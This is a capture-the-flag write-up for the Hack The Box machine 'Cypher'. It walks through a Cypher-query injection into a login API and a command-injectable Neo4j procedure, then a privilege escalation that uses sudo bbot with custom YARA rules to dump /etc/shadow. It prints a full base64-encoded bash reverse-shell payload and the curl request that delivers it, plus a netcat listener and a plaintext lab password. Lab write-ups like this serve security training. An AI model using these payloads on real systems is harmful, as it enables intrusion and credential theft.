Description
Cypher is a medium Hack The Box machine that features:
- Command Injection in a Neo4j procedure using Cypher language that leads into RCE
- User Pivoting by using a credential stored in a file that Neo4j user can read
- Privilege Escalation by loading custom YARA rules into
bbottool ran as root user
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.192.246.
$ ping -c 3 10.129.192.246
PING 10.129.192.246 (10.129.192.246) 56(84) bytes of data.
64 bytes from 10.129.192.246: icmp_seq=1 ttl=63 time=46.8 ms
64 bytes from 10.129.192.246: icmp_seq=2 ttl=63 time=46.5 ms
64 bytes from 10.129.192.246: icmp_seq=3 ttl=63 time=46.0 ms

--- 10.129.192.246 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.009/46.415/46.750/0.306 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.192.246 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.192.246
Host is up (0.047s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.192.246 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.192.246
Host is up (0.046s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.82 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the cypher.htb domain to the /etc/hosts file.
$ echo '10.129.192.246 cypher.htb' | sudo tee -a /etc/hosts
We find a web application “DEMO ASM” that offer us a demo and if we go into trying the demo we get redirected to a login form.
 We find in the source code of the HTML page that the web application is using Neo4j for the database.
...
 <script>
    // TODO: don't store user accounts in neo4j
    function doLogin(e) {
      e.preventDefault();
      var username = $("#usernamefield").val();
      var password = $("#passwordfield").val();
...
Let’s intercept the request with Burp Suite and we find a POST request to the /api/auth endpoint with a JSON payload.
{"username":"admin","password":"password"}
Then we receive back a response about invalid credentials.
{"detail":"Invalid credentials"}
Neo4j uses Cypher language and it is injectable such as the SQL one. Let’s try to enter a quote to check if it triggers an error with the following request payload.
{"username":"admin' testing //","password":"password"}
We receive back a 400 Bad Request status code response with an exception from the /app/app.py Python application.
...
Traceback (most recent call last):
  File "/app/app.py", line 142, in verify_creds
    results = run_cypher(cypher)
  File "/app/app.py", line 63, in run_cypher
    return [r.data() for r in session.run(cypher)]
...
Let’s return to the enumeration of the website and check the directories. We find an interesting one, testing, that holds the custom-apoc-extension-1.0-SNAPSHOT.jar file.
$ gobuster dir -u 'http://cypher.htb' -w /usr/share/seclists/Discovery/Web-Content/common.txt                                                         1 ↵
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cypher.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 4986]
/api                  (Status: 307) [Size: 0] [--> /api/docs]
/demo                 (Status: 307) [Size: 0] [--> /login]
/index                (Status: 200) [Size: 4562]
/index.html           (Status: 200) [Size: 4562]
/login                (Status: 200) [Size: 3671]
/testing              (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
Let’s download it and reverse it with JADX decompiler application.
$ wget http://cypher.htb/testing/custom-apoc-extension-1.0-SNAPSHOT.jar
We find Java code implementing two custom procedures for Neo4j, one called custom.getUrlStatusCode in the CustomFunctions class of the com.cypher.neo4j.apoc package that implements the code for getting the status code that a webpage returns. And a second one custom.helloWorld in the HelloWorldProcedure class that implements the return of a string. If we take a look to the source code of the first procedure, we find that it is vulnerable to command injection.
package com.cypher.neo4j.apoc;
...
public class CustomFunctions {
    @Procedure(name = "custom.getUrlStatusCode", mode = Mode.READ)
    @Description("Returns the HTTP status code for the given URL as a string")
    public Stream<StringOutput> getUrlStatusCode(@Name("url") String url) throws Exception {
        if (!url.toLowerCase().startsWith("http://") && !url.toLowerCase().startsWith("https://")) {
            url = "https://" + url;
        }
        String[] command = {"/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url};
        System.out.println("Command: " + Arrays.toString(command));
        Process process = Runtime.getRuntime().exec(command);
Exploitation
We can use the previous Neo4j injection to run the procedure with an injected command that will spawn a reverse shell to our machine. The injectable parameter is url in the way, for example, http://cypher.htb; whoami. In the previous stacktrace we find the query that it is being created.
MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'admin' AND 1=1 return h.value as hash //' return h.value as hash
We need to create an injection that will run the procedure and it will need to return a value, such us in the original query (hash). We find an injection that works, we need to note that we need to enter comment characters // at the end, to ignore the remainder query. We can encode the reverse shell code using Base64 and then we run it.
{"username":"admin' OR 1=1 CALL custom.getUrlStatusCode('http://10.10.14.50; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41MC8xMjM0IDA+JjE= | base64 -d | bash') yield statusCode AS value RETURN value // ","password":"admin"}
We open the listening port and after sending the request, we receive the reverse shell.
$ nc -nvlp 1234
We receive the reverse shell as the neo4j user.
$ curl -X POST -H 'Content-Type: application/json' -d $'{\"username\":\"admin\' OR 1=1 CALL custom.getUrlStatusCode(\'http://10.10.14.50; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41MC8xMjM0IDA+JjE= | base64 -d | bash\') yield statusCode AS value RETURN value // \",\"password\":\"admin\"}' 'http://cypher.htb/api/auth'

$ nc -nvlp 1234                                                               listening on [any] 1234 ...
connect to [10.10.14.50] from (UNKNOWN) [10.129.192.246] 36724
bash: cannot set terminal process group (1409): Inappropriate ioctl for device
bash: no job control in this shell
neo4j@cypher:/$ id
id
uid=110(neo4j) gid=111(neo4j) groups=111(neo4j)
We upgrade the shell and we move to the next steps.
Post-Exploitation
We find as console users in the system: root, graphasm and neo4j.
neo4j@cypher:/$ grep bash /etc/passwd
grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
graphasm:x:1000:1000:graphasm:/home/graphasm:/bin/bash
neo4j:x:110:111:neo4j,,,:/var/lib/neo4j:/bin/bash
We find a readable file in the graphasm home directory, /home/graphasm/bbot_preset.yml, which contains a password, cU4btyib.20xtCMCXkBmerhK.
neo4j@cypher:/$ ls /home/graphasm
bbot_preset.yml
user.txt
neo4j@cypher:/$ cat /home/graphasm/bbot_preset.yml
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.20xtCMCXkBmerhK
We can use the password to login in the machine as the graphasm user using SSH.
$ ssh graphasm@cypher.htb
graphasm@cypher.htb's password:
...

graphasm@cypher:~$ id
uid=1000(graphasm) gid=1000(graphasm) groups=1000(graphasm)
We find that we can run one command as the root user, bbot.
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
bbot is a tool for domain enumeration. We find one interesting parameter --custom-yara-rules, that loads a custom YARA rules file.
graphasm@cypher:~$ bbot --help
...
Misc:
  --version             show BBOT version and exit
  -H CUSTOM_HEADERS [CUSTOM_HEADERS ...], --custom-headers CUSTOM_HEADERS [CUSTOM_HEADERS ...]
                        List of custom headers as key value pairs (header=value).
  --custom-yara-rules CUSTOM_YARA_RULES, -cy CUSTOM_YARA_RULES
                        Add custom yara rules to excavate
...
We can use this parameter with the debug one -d to ex-filtrate the content of files.
graphasm@cypher:~$ sudo bbot --custom-yara-rules /etc/shadow -d
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

...
[DBUG] internal.excavate: Including Submodule SerializationExtractor
[DBUG] internal.excavate: Including Submodule URLExtractor
[DBUG] internal.excavate: Successfully loaded custom yara rules file [/etc/shadow]
[DBUG] internal.excavate: Final combined yara rule contents: root:$y$j9T$ianAmmc1w6VSodw.1...vE1VekRL79v6bN00fhcbA59zeeLciY67:20133:0:99999:7:::
daemon:*:19962:0:99999:7:::
bin:*:19962:0:99999:7:::
sys:*:19962:0:99999:7:::
sync:*:19962:0:99999:7:::
...
Flags
We can use the vulnerability to extract the user and root flags.
graphasm@cypher:~$ sudo bbot --custom-yara-rules /home/graphasm/user.txt -d
<REDACTED>
graphasm@cypher:~$ sudo bbot --custom-yara-rules /root/root.txt -d
<REDACTED>